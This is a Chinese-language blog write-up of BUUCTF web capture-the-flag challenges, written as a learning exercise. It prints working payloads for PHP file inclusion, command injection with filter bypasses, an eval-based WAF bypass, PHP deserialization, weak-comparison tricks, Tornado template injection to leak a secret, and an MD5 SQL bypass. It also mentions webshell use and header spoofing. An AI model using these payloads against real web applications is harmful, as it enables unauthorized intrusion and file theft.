【BUUCTF】Web题目 WriteUp

原创

Luminous_song 已于 2022-03-26 14:43:46 修改 4877 收藏

文章标签： web安全

于 2022-03-12 17:09:38 首次发布

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/Luminous_song/article/details/123291469


版权

Web类题目


Basic

[极客大挑战]Secret File

F12查看源码，发现一个网址，点击查看



进入后，发现转跳连接action.php，点击后显示查阅结束，考虑使用burp抓包



直接查看secr3t.php，发现flag.php，但在flag.php中显示flag在此网页中但无法看到flag，此时考虑使用php伪协议

1. php伪协议：php://filter用于读取源码，php://input用于执行php代码
2. php://filter/read=convert.base64-encode/resource=[文件名]读取文件源码（针对php文件需要base64编码）
3. php://input + [POST DATA]执行php代码 可以用于写入一句话木马

码一篇总结文：PHP伪协议总结

```
file=php://filter/read=convert.base64-encode/resource=flag.php
```

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPnNlY3JldDwvdGl0bGU+CiAgICAgICAgPG1ldGEgIGNoYXJzZXQ9IlVURi04Ij4KPD9waHAKICAgICAgICBoaWdobGlnaHRfZmlsZShfX0ZJTEVfXyk7CiAgICAgICAgZXJyb3JfcmVwb3J0aW5nKDApOwogICAgICAgICRmaWxlPSRfR0VUWydmaWxlJ10sCiAgICAgICAgaWYoc3RyaXN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIoJGZpbGUsICAidHAiKXx8c3RyaXN0cigkZmlsZSwiaW5wdXQiKXx8c3RyaXN0cigkZmlsZSwiZGF0YSIpKXsKICAgICAgICAgICAgICAgIGVjaG8gICJPaCAgbm8hIjsKICAgICAgICAgICAgICAgIGV4aXQoKTsKICAgICAgICB9CiAgICAgICAgaW5jbHVkZSgkZmlsZSk7Ci8vZmxhZ5pS5pS+5ZyoZmxhZy5waHDph4wKPz4KPC9odG1sPg==
```

CSDN @Luminous_song


得到flag.php被base64编码后的结果，解码后即可得到flag

[GXYCTF2019]Ping Ping Ping

给出get参数为ip，输入随便一个数为命令行执行`ping $ip`的结果，考虑为命令注入题目，使用`8.8.8.8 & ls`被过滤了空格

命令注入，指的是利用没有验证过的恶意命令或代码，对网站或服务器进行渗透工具，包括SQL注入，XSS注入等
对于本题主要关注于重点字符的绕过
连接符：命令可以使用&，|，；进行连接，首先执行第一个命令，随后执行连接符后的命令，在Linux下，；可以用%0a代替
空格绕过：可以采用$IFS、$IFS$9的局部变量来表示分隔符

因此在本题中首先使用`?ip=8.8.8.8;ls`查看当前目录下所有文件，看到flag.php



CSDN @Luminous_song


下一步就是读取flag.php中的内容，直接访问时发现flag关键字被过滤，那么首先看index.php中的内容

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "
";
  print_r($a);
}

?>
```

可以考虑使用变量a，令a=g，`?ip=8.8.8.8;a=g;cat$IFS$9fla$a.php`，因此在匹配正则表达式时，就可以被绕过，然后在执行命令的时候代入变量a的值，得到执行

[极客大挑战 2019]Knife

考题一目了然是一句话木马



而且已经上传好了一句话木马，只需要用菜刀连接即可，密码为Syc

> 一句话木马：利用文件上传漏洞，往目标网站中上传一句话木马，然后你就可以在本地通过中国菜刀chopper.exe即可获取和控制整个网站目录。@表示后面即使执行错误，也不报错。eval()函数表示括号内的语句字符串什么的全都当做代码执行。$_POST['attack']表示从页面中获得attack这个参数值。
> 码一篇好文：Web安全-一句话木马

[极客大挑战 2019]Http


本题的考点是在对HTTP消息头的了解上。

> HTTP请求报文：可以分成五部分，分别是请求方法（POST，GET等）、请求URL、HTTP协议及版本、报文头、报文体。
> 通常我们需要关注报文头，当请求方法为POST时也要关注报文体。
> 关于常用的http请求头以及响应头详解

首先打开题目，没有提示，查看题目的源码

在其中发现了隐藏的网址，直接访问显示

从这就开始考验对于http消息头的了解了，在这一步come from指的是前一个网址即Referer不是来自指定的网址，需要在发送头中添加`Referer: https://Sycsecret.buuoj.cn`，在这一部分最好在Burp的repeater中进行，修改后又出现新的问题




```
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Referer: https://Sycsecret.buuoj.cn
```

```
    SycSecret
  </title>
</head>
<body background="./images/background.png" style="
background-repeat:no-repeat ;background-size:100% 100%;
background-attachment: fixed;" >

  </br>
  </br>
  </br>
  </br>
  </br>
  </br>
  </br>
  </br>
  </br>
  </br>
  </br>
  </br>
  <h1 style="
  font-family:arial;color:#8E44AD;font-size:50px;text-align:
  center;font-family:KaiTi;">
    Please use "Syclover" browser
  </h1>
  <div style="position: absolute;bottom: 0;width: 99%;">
    <p align="center" style="font:italic 15px
    Georgia,serif;color:white;">
       Syclover @ cl4y
    </p>
  </div>
</body>
</html>
```

CSDN @Luminous_song

进而需要将User-Agent修改为Syclover，而后新的问题再次出现。



在这一步也就是需要仿造IP地址即X-Forwarded-For，将其值修改为`127.0.0.1`后即可得到flag

[RoarCTF 2019]Easy Calc

这题一开始我并没有理解题目意思，但认识到是利用PHP的一些特性进行绕过，经过题解查询补充了知识上的漏洞


首先将题目源码贴上：

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

> PHP字符串解析特性：PHP将查询仔细穿在解析过程中会将某些字符删除或者用下划线代替，%20foo_bar%00 会被解析为foo_bar变量名存储起来
> 如果waf不允许num传递字母，那么就可以在num前加个空格，这样waf就找不到num这个变量，但是在php解析的时候会先把空格去掉，这样代码还能正常运行
> 在这个题中，特殊字符是被防火墙所过滤掉，而不是在php解析是进行过滤，也正是因为如果才能利用php解析特性，绕过waf

利用scandir扫描文件夹，因为在php中“\”被过滤掉了因此使用chr进行绕过

`%20num=var_dump(scandir(chr(47)))`



CSDN @Luminous_song

发现向flag的文件，使用file_get_contents进行访问，得到flag

```
%20num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

方法二：Http走私攻击
关于HTTP请求走私攻击

[极客大挑战 2019]PHP

第一步，根据页面的提示找源码备份`www.zip`这个是试了很多中备份找出来的，也可以采用dirsearch进行遍历查找

```php
# index.php
    <?php
    include 'class.php';
    $select = $_GET['select'];
    $res=unserialize(@$select);
    ?>
# class.php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

根据得到的源码可以大概判断，考点为PHP反序列化，需要绕过__wakeup和考虑private成员

> php反序列化：直接参考之前写过的一篇博客【Web】反序列化漏洞【持续更新中】

整体来看就是需要传入select参数，参数的值为序列化后的字符串，这个字符串满足__destruct()函数的要求即 `$this->password == 100` 同时也可以绕过__wakeup()函数，使得 `this->username==='admin'` 从而显示flag。

```
O:4:"Name":3:{s:14:"\00Name\00username";s:5:"admin";s:14:"\00Name\00password";i:100;}
```

[ACTF2020 新生赛]BackupFile

又是一个找备份文件的题，本人比较喜欢用dirsearch，第一遍扫描的时候发现有很多429，应该是扫描太快的缘故，因此加上了延时5s（再短也会很多429），但是在扫描的时候时间太长了，因此又手动尝试了一些常用的备份文件后缀`index.php.bak` `index.phps` `index.php.swp` 等等，在`index.php.bak` 找到了备份文件

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
    # 根据php的特性，即使输入的为字符串，只要字符串中只含有数字，也可以返回true
        exit("Just num!");
    }
    $key = intval($key);
    # 因为使用的是弱比较，当一个int型数字和字符串做比较的时候，只取字符串开头数字的部分，因此只要key=123就会返回true
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
    # 根据以上几点分析，可以得到payload为?key=123
}
else {
    echo "Try to find out source file!";
}
```

payload `?key=123`

> php弱类型比较：php中有两种比较的符号 == 与 ===
> === 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较
> == 在进行比较的时候，会先将字符串类型转化成相同，再比较，转化时识别开头的数字，直到出现字母
> var_dump(“admin”==0); //true
> var_dump(“1admin”==1); //true
> var_dump(“admin1”==1) //false
> var_dump(“admin1”==0) //true
> var_dump(“0e123456”==“0e4456789”); //true
> php 弱类型总结

[护网杯 2018]easy_tornado


给了三个文件，依次看一下

```
file?filename=/flag.txt&filehash=952cc5850043274fec1db5c05c82c1d2
/flag.txt
flag in /fllllllllllllag

file?filename=/welcome.txt&filehash=bf51865a74e399ad5d13db131b8f0909
/welcome.txt
render

file?filename=/hints.txt&filehash=2cc210defed2265be89c73353602be77
/hints.txt
md5(cookie_secret+md5(filename))
```

通过三个文件大概可以看出来，我们需要访问`file=/fllllllllllllag，filehash=md5(cookie_secret+md5(/fllllllllllllag))`，因此目前只差cookie_secret没有得到，查看消息头也没有看到有关的cookie，通过查看题解了解到此题考点为SSTI模板注入

> SSTI模板注入：SSTI就是服务器端模板注入，SSTI也是获取了一个输入，然后再后端的渲染处理上进行了语句的拼接，然后执行。SSTI利用的是现在的网站模板引擎(下面会提到)，主要针对python、php、java的一些网站处理框架，比如Python的jinja2 mako tornado django，php的smarty twig，java的jade velocity。当这些框架对运用渲染函数生成html的时候会出现SSTI的问题。
> 如果服务端将用户的输入作为了模板的一部分，那么在页面渲染时也必定会将用户输入的内容进行模版编译和解析最后输出。
> tornado render是python中的一个渲染函数，也就是一种模板，通过调用的参数不同，生成不同的网页，如果用户对render内容可控，不仅可以注入XSS代码，而且还可以通过{{}}进行传递变量和执行简单的表达式。
> SSTI完全学习

在flag.txt中可以看到flag存储在`/fllllllllag`中，首先尝试将filename修改为flag所在位置。



修改msg参数的值，可以看到页面中的信息随之改变，同时结合题目的名字，考虑是tornado模板注入。

在tornado模板中，存在一些可以访问的快速对象，比如 {{escape(handler.settings[“cookie”])}}，这个其实就是handler.settings对象，里面存储着一些环境变量。因此将msg参数修改为`{{handler.settings }}`，从而得到cookie_secret

[极客大挑战 2019]BuyFlag

在menu中看到PAYFLAG，点击，查看源码


```
~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
}
```

从这段代码中可以看出，我们需要使用POST方法提交password和money。跟之前的代码审计题目相同，password需要与404相同，但不能全为数字，令password值为404a。在提交后发现并没有改变，重新看页面`You must be a student from CUIT!!!`，查看Header中，发现Cookie值为`user=0`将其修改为`user=1`，可以得到反应。
将money值设为1000000得到number too long，考虑需要进行绕过。
常用方法为使用数组绕过`money[]=1`最终得到flag

[HCTF 2018]admin

在首页的源码中看到`<!-- you are not admin -->`说明需要登录为admin从而得到flag，首先使用弱密码进行尝试，或者使用burp的Intruder模块进行爆破从而成功登陆。

[BJDCTF2020]Easy MD5



第一个页面，源代码中没有提示，而后查看响应头发现`Hint: select * from 'admin' where password=md5($pass,true)`也就是说需要输入一个参数，使其在进行md5运算后满足`''or 6`，通过wp发现ffifdyop可以绕过。
而后进入第二个页面


```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

